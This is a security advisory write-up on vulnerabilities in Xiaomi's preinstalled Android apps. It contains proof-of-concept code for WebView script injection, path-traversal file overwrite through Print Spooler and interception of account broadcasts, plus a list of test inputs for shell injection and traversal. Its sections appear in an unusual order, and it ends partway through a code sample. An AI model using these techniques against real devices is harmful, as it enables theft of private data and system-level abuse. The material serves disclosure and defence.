
The Xiaomi Cloud app must be launched first so that it registers the receiver:
Intent i = new Intent("ACTION_DATA_CHANGED");
i.putExtra("push_data", "'-document.write(1337)-'");
sendBroadcast(i);
Print Spooler: (over-)writing arbitrary files
Print Spooler (com.android.printspooler) is a patched AOSP app. It processes third-party URIs in the exported com.android.printspooler.convertpdf.ConvertPdfAlertActivity, automatically caches the content and uses the attacker-controlled _display_name value to form the output file path. The app uses the androidx.documentfile library, but neither it nor framework classes such as android.provider.DocumentsProvider validate the value, so special characters like / can be injected to extend the attack.

<provider android:name=".MyContentProvider" android:authorities="test.provider" android:exported="true" />
Intent i = new Intent();
i.setData(Uri.parse("content://test.provider/something"));
i.setClassName("com.android.printspooler", "com.android.printspooler.convertpdf.ConvertPdfAlertActivity");
startActivity(i);
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    MatrixCursor matrixCursor = new MatrixCursor(new String[]{"_display_name"});
    matrixCursor.addRow(new Object[]{"../../test.txt"});
    return matrixCursor;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    return ParcelFileDescriptor.open(makeFile(), ParcelFileDescriptor.MODE_READ_ONLY);
}

private File makeFile() {
    File path = new File(getContext().getApplicationInfo().dataDir, "test.txt");
    if (!path.exists()) {
        try (OutputStream outputStream = new FileOutputStream(path)) {
            outputStream.write("test".getBytes());
        } catch (Throwable th) {
            throw new RuntimeException(th);
        }
    }
    return path;
}
Mi Video: implicit broadcasts expose Xiaomi account info
Mi Video (com.miui.videoplayer) sends information such as the user's name and email via implicit broadcasts, which any third-party app can intercept with its own receivers.

<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="android.accounts.LOGIN_ACCOUNTS_POST_CHANGED" />
        <action android:name="com.xiaomi.accounts.LOGIN_ACCOUNTS_POST_CHANGED" />
        <action android:name="android.accounts.LOGIN_ACCOUNTS_PRE_CHANGED" />
        <action android:name="com.xiaomi.accounts.LOGIN_ACCOUNTS_PRE_CHANGED" />
    </intent-filter>
</receiver>
Root cause
The common thread is that Xiaomi's customisations accept attacker-controlled values and pass them to privileged APIs without validation. Intent redirection bugs come from exported components that forward a nested intent (android.intent.extra.INTENT, targetIntent, pendingIntentAction) to startActivity() or bindService() without checking the final target. The Settings service-binding bug comes from an SDK delegate that reads floating_service_pkg and floating_service_path from the intent and binds whatever they name. The Security Core Component bug comes from resetting the component but keeping the selector, so the intent is delivered twice. The file-theft bugs come from providers that do not canonicalise paths and rely on string checks (endsWith(".zip"), contains("../")) that encoding and fragments defeat, or that do not validate the File object at all. The shell injection comes from concatenating a filename into a command passed to sh. The memory corruption comes from a third-party library that deserialises attacker-supplied JSON into arbitrary classes. The implicit-intent leaks come from broadcasts and activities that carry sensitive data without a package restriction or permission. The hardcoded DES key and the WebView string concatenation are straightforward design mistakes.
The system identity (android.uid.system, android.uid.bluetooth) is what makes these bugs severe: the same primitive in a normal app would be limited to that app, but here it reaches every installed app.
Impact
The report states that the vulnerabilities led to access to arbitrary activities, receivers and services with system privileges, theft of arbitrary files with system privileges, disclosure of phone, settings and Xiaomi account data, and other issues. Concretely: launching non-exported activities of any installed app, binding any declared service, delivering broadcasts to any receiver, reading files such as settings_secure.xml or files on the SD card, executing shell commands, reading ICCID and IMSI of virtual SIMs, reading contacts through the Gallery permission grant, executing JavaScript in the Xiaomi Cloud WebView, overwriting files through the Print Spooler, decrypting ShareMe private-file metadata, and reading Xiaomi account name and email. The report does not assign CVSS scores or severity ratings, and does not state which of the issues were fixed and in which versions.
Fix
The report says the vulnerabilities were reported to Xiaomi for remediation and that Oversecured found and resolved them, but it does not describe the patches. The general fixes implied by the root causes are: validate the final component of any forwarded intent against an allowlist before calling startActivity() or bindService(); do not trust floating_service_pkg and floating_service_path from an intent; canonicalise file paths and check the result against the intended directory instead of using string suffix checks; avoid concatenating untrusted values into shell commands; restrict implicit broadcasts and activities that carry sensitive data with explicit package names or permissions; do not deserialise attacker-controlled JSON into arbitrary classes; do not hardcode encryption keys; and do not concatenate untrusted data into JavaScript executed in a WebView.
Variants to test
- Exported activities that take a nested intent extra and call
startActivity(). Send an intent naming a non-exported activity of the same app; a positive result is that activity launching. - Exported activities that take a component name extra and call
bindService(). Supply a non-exported service of your own app; a positive result isonBind()being called. - Content providers that build file paths from URI segments. Try percent-encoded traversal (
..%2F) and a fragment such as#.zipto defeat suffix checks; a positive result is reading a file outside the intended directory. - Broadcast receivers that pass an extra to
sh. Try&&,;and backticks in the value; a positive result is a second command executing. - Exported components that reset the component but keep the selector. Send an intent with both a target component and a selector pointing at your own non-exported receiver; a positive result is your receiver being invoked.
- Implicit broadcasts and activities carrying account, network or telephony data. Register a receiver or activity with
android:priority="999"for the relevant actions; a positive result is the sensitive extras arriving in your component. - Libraries that deserialise JSON from broadcasts into class names supplied by the sender. Try a class with a native pointer field; a positive result is the object being instantiated.
- Hardcoded symmetric keys in apps that store encrypted files on shared storage. Try decrypting the files with the key found in the code; a positive result is readable plaintext.
- WebViews that concatenate broadcast data into JavaScript. Send a payload that closes the string literal; a positive result is your JavaScript executing.
- Print and document handlers that use
_display_namefrom a third-party provider to build output paths. Return../../namefrom your provider; a positive result is a file written outside the intended directory.
What happened, in plain words
Oversecured is a company that looks for security mistakes in mobile apps. Its researchers examined the apps that come preinstalled on Xiaomi phones and found 20 dangerous vulnerabilities across them. A vulnerability is simply a flaw in how software is built that lets someone use the software in a way its makers did not intend, usually to see data or do things they should not be allowed to do.
The apps affected include the Security app (com.miui.securitycenter), System Tracing (com.android.traceur), Settings (com.android.settings), GetApps (com.xiaomi.mipicks), Security Core Component (com.miui.securitycore), MIUI Bluetooth (com.xiaomi.bluetooth), Phone Services (com.android.phone), ShareMe (com.xiaomi.midrop), Gallery (com.miui.gallery), Xiaomi Cloud, Print Spooler (com.android.printspooler) and Mi Video (com.miui.videoplayer).
A few ideas you need before any of this makes sense:
- App package name: every Android app has a unique identifier, like a postal address, written in the form
com.company.app. When one app wants to talk to another, it uses this name to say who it means. - AOSP: the Android Open Source Project, the free, public code that Android is built from. Phone makers like Xiaomi take it and add their own changes.
- System app: an app that runs with special, very broad powers, the way a building manager has keys to every room. Several Xiaomi apps here run as system apps, which is what makes their bugs so serious: a normal app could only harm itself, but a system app can reach into every other app on the phone.
- Component: Android apps are built from pieces called components. The main kinds are activities (a screen you see), services (background workers with no screen), broadcast receivers (things that listen for announcements) and content providers (things that hand out data, like files or contacts).
- Exported: a component marked as exported can be used by other apps. A component marked
android:exported="false"is meant to be private to its own app. - Intent: the message one app sends to another to ask it to do something, such as open a screen. An intent can carry extra pieces of data called extras.
- Permission: a rule that says an app must be granted a specific right before it can do something, like read Bluetooth data.
The report groups the bugs by app. The common thread is that Xiaomi's own additions to Android accept values supplied by whoever sends the message, and pass them on to powerful actions without checking them. The researcher reported the vulnerabilities to Xiaomi between 25 and 30 April 2023, within five days.
How the testing was done
The researcher used Oversecured's own scanner and wrote small proof-of-concept apps. A proof of concept is a tiny demonstration that shows a flaw is real, without doing any actual harm. These helper pieces included a NotExportedActivity, a MyNotExportedService, a MyNotExportedReceiver, intercepting activities and receivers, a DumpUtils class that turns a received intent into readable text, and a MyContentProvider. The report does not name a specific device model, MIUI version or app version.
The 20 vulnerabilities
1. Security: intent redirection with system privileges
The Security app has an exported activity called com.miui.wakepath.ui.ConfirmStartActivity. Its job is to ask the user for permission before starting another activity. The problem is that it gives no explanation of why that might be dangerous, and the names of who is calling and what will be started are controlled by the attacker. Because the app runs as a system app (android:sharedUserId="android.uid.system"), the redirect can reach any activity of any installed app, including ones marked android:exported="false" or protected by permissions.
The test activity is deliberately private:
<activity android:name=".NotExportedActivity" android:exported="false" />
This line declares a screen called NotExportedActivity and marks it android:exported="false", meaning no other app should be able to open it.
public class NotExportedActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.d("evil", "NotExportedActivity.onCreate()");
    }
}
This is the private screen itself. When it opens, it writes a line to the phone's log under the tag evil, so the researcher can see whether it was reached.
It is launched through the vulnerable activity:
Intent next = new Intent();
next.setClass(this, NotExportedActivity.class);

Intent i = new Intent("android.app.action.CHECK_ALLOW_START_ACTIVITY");
